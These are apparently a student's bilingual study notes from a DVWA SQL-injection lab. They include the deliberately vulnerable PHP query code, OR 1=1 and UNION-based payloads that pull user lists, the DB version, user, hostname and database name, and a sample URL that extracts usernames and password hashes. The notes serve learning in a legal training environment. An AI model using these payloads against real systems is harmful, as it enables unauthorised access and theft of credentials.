
总结

Login with username = admin, and password = password.
SQL injection有套路，首先了解基本的查询语句 select * from <table> where <条件>=...
常用语句都是**OR 1=1**，有时候为什么会出现5' OR 1=1，这是因为这个**单引号(')**可以**中断原本的sql query**，而在后面加入OR 1=1，这样就是恒真的查询。
接着就是查该数据库的版本，@@version，利用**union**的联合查询语句配合，需要**有相同的查询columns 列数。**
在然后，知道关系型数据库，都有一个叫system的table保存该数据库中所有的table信息。
information_schema，来获得目标table.
还可以配合**burpsuite**，来进行request的参数微调，再传入数据库。
为什么加“#”?
因为在sql中，#字符会继续执行剩余的代码。


The following example demonstrates all three comment styles:

```
mysql> SELECT 1+1;     # This comment continues to the end of line
mysql> SELECT 1+1;     -- This comment continues to the end of line
mysql> SELECT 1 /* this is an in-line comment */ + 1;
mysql> SELECT 1+
/*
this is a
multiple-line comment
*/
1;
```

"DVWA is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid teachers/students to teach/learn web application security in a classroom environment."

DVWA 难度： easy 的php script如下。

$id 就是用户输入的数据库查询数据。

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
 // Get input
 $id = $_REQUEST[ 'id' ];

// Check database
 $query = "SELECT first_name, last_name FROM users WHERE user_id
= '$id';";
 $result = mysql_query( $query ) or die( '<pre>' . mysql_error()
. '</pre>' );

// Get results
 $num = mysql_numrows( $result );
 $i = 0;
 while( $i < $num ) {
 // Get values
 $first = mysql_result( $result, $i, "first_name" );
 $last = mysql_result( $result, $i, "last_name" );

// Feedback for end user
 $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surnam
e: {$last}</pre>";

// Increase loop count
 $i++;
 }

mysql_close();
}

?>
```

关键

根据上面的php代码，可以知道**用户的输入，将直接作为数据库的查询输入**，所以
只要清楚php原文件语句中的select <columns> 里面的columns有多少个，那么配合**union**后面，就select多少columns数，from 任何table，都可以。就能利用这样的方式去非法获取本不可能得到的数据，比如查询到用户的密码信息等。
还可以用concat语句，一次过查询更多的column信息。

union语句*

用于联合查找

🔹 SQL 中的 `UNION` 关键字

`UNION` 是 SQL 中的一个操作符，**用于合并两个或多个 `SELECT` 语句的查询结果**，并去除重复的记录。

---

1 `UNION` 的基本语法

```sql
SELECT column1, column2 FROM table1
UNION
SELECT column1, column2 FROM table2;
```

📌 **特点：**

- `UNION` **默认去重**，不会返回重复数据。
- **所有 `SELECT` 语句的列数必须相同**，列的数据类型也要兼容。
- **列的顺序必须一致。**

injection attack 实操

3 `UNION` 在 SQL 注入中的应用

在 **SQL 注入** 攻击中，`UNION` 常用于**合并数据**，从数据库中获取敏感信息，比如用户名、密码、哈希值等。

🛠 **例子：在 `users` 表中查询 `username` 和 `password`**

如果 `id=1` 的查询是：

```sql
SELECT username, password FROM users WHERE id=1;
```

假设 target 的 Query 语句

你可以用 `UNION` 查询其他数据：

```sql
1 UNION SELECT username, password FROM users -- -
```

inject 语句

完整的 URL 可能是：

```pgsql
http://target.com/index.php?id=1 UNION SELECT username, password FROM users -- -
```

最终语句

如果成功，页面可能会返回：


```nginx
admin | 5f4dcc3b5aa765d61d8327deb882cf99
```

OR 1=1

这就相当于select firstname, surname from users where id=1' OR 1=1 ，换言之，输出table里面所有firstname和surname.

这个语句会显示出所有数据，不管前面的id=5还是多少，只要后面OR 1=1就是永真。

4. Assuming that the server is doing some kind of query similar to "select * from <some_user_table> where id=$id" (where $id is whateve the user has entered), try quering with the value "**5' OR 1=1#**". The # at the end is the comment symbol, which specifies that remainder of the line should be ignored.




User ID: 5' OR 1=1#

```
ID: 5' OR 1=1#
First name: admin
Surname: admin

ID: 5' OR 1=1#
First name: Gordon
Surname: Brown

ID: 5' OR 1=1#
First name: Hack
Surname: Me

ID: 5' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 5' OR 1=1#
```

5. This has successfully retrieved all of the users, as the SQL statement evaluates to TRUE for all entries. The evaluated SQL statement would be something like "select * from <some_user_table> where id='1' OR 1=1#", so regardless of whether the id='1' all rows are evaluated to TRUE because of the OR 1=1 part.

通过OR 1=1 获得所有id=5的用户信息。




User ID: 5 'OR' 1=1#

```
ID: 5 'OR' 1=1#
First name: admin
Surname: admin

ID: 5 'OR' 1=1#
First name: Gordon
Surname: Brown

ID: 5 'OR' 1=1#
First name: Hack
Surname: Me

ID: 5 'OR' 1=1#
First name: Pablo
Surname: Picasso

ID: 5 'OR' 1=1#
First name: Bob
Surname: Smith
```

问题：为什么5 后面要跟一个单引号(')?

因为这样就能够中断原SQL查询语句，从而在后面植入 OR 1=1语句，是条件恒成立。



1. 先看原始 SQL 语句

假设一个网站的登录查询如下：

```sql
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

如果网站的 `password` 参数未经过适当的 SQL 语句过滤，用户输入 `password=1' OR 1=1`，那么实际执行的 SQL 语句可能变成：


```sql
SELECT * FROM users WHERE username = 'admin' AND password = '1' OR 1=1;
```

由于 `1=1` 总是 **TRUE**，整个 `WHERE` 条件变成了：

```sql
password = '1' OR 1=1  -- (恒成立)
```

查询sql的版本

5‘ union select @@version#




6. This is interesting but can we gain any other information this way? We will use the UNION command of the SQL langauge to concatenate information. Let's identify the version of the MySQL server running using the @@version command.

```
5' union select @@version#
```

为什么要加入 “1” 呢?

因为Union语句，**必须得有相同的select columns数**，所以写上1算是补位。

因此，得知了sql的版本是10.11.6-MariaDB.



Vulnerability: SQL Injection

User ID: 5' union select 1, @@v Submit

```
ID: 5' union select 1, @@version#
First name: Bob
Surname: Smith

ID: 5' union select 1, @@version#
First name: 1
Surname: 10.11.6-MariaDB-0+deb12u1
```


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

为什么会出现两个结果?

因为union就是联合查找。**将找到的内容合在一起输出。**

What is happening? The UNION statement **stacks** two results with equal number of columns, one on top of another. Here is an image illustrating UNION:



SELECT firstname, surname from users

Bob	Smith

SELECT 1, @@version

1	5.5.58-0+deb8u1

SELECT firstname, surname from users **UNION** SELECT 1, @@version


Bob	Smith
1	5.5.58-0+deb8u1

特殊的查询语句


user(), @@hostname, database()

9. Now try these special MySQL functions to retrieve the MySQL username, the host name, and the current database name.


Command	Description	Attack Query
user()	Get's the username running the SQL query	5' UNION SELECT 1, user()#
@@hostname	The hostname of server running MySQL	5' UNION SELECT 1, @@hostname#
database()	Name of the current database	5' UNION SELECT 1, database()#



```
ID: 5' union select 1, user()#
First name: Bob
Surname: Smith

ID: 5' union select 1, user()#
First name: 1
Surname: dvwa@localhost
```



```
ID: 5' union select 1, @@hostname#
First name: Bob
Surname: Smith

ID: 5' union select 1, @@hostname#
First name: 1
Surname: hacklabvm
```



Vulnerability: SQL Injection

User ID: on select 1, database() Submit


```
ID: 5' union select 1, database()#
First name: Bob
Surname: Smith

ID: 5' union select 1, database()#
First name: 1
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-s

information_schema

由于MySQL是一个关系型数据库，所以可以查看**information_schema.tables来查看数据库中的所有table**.

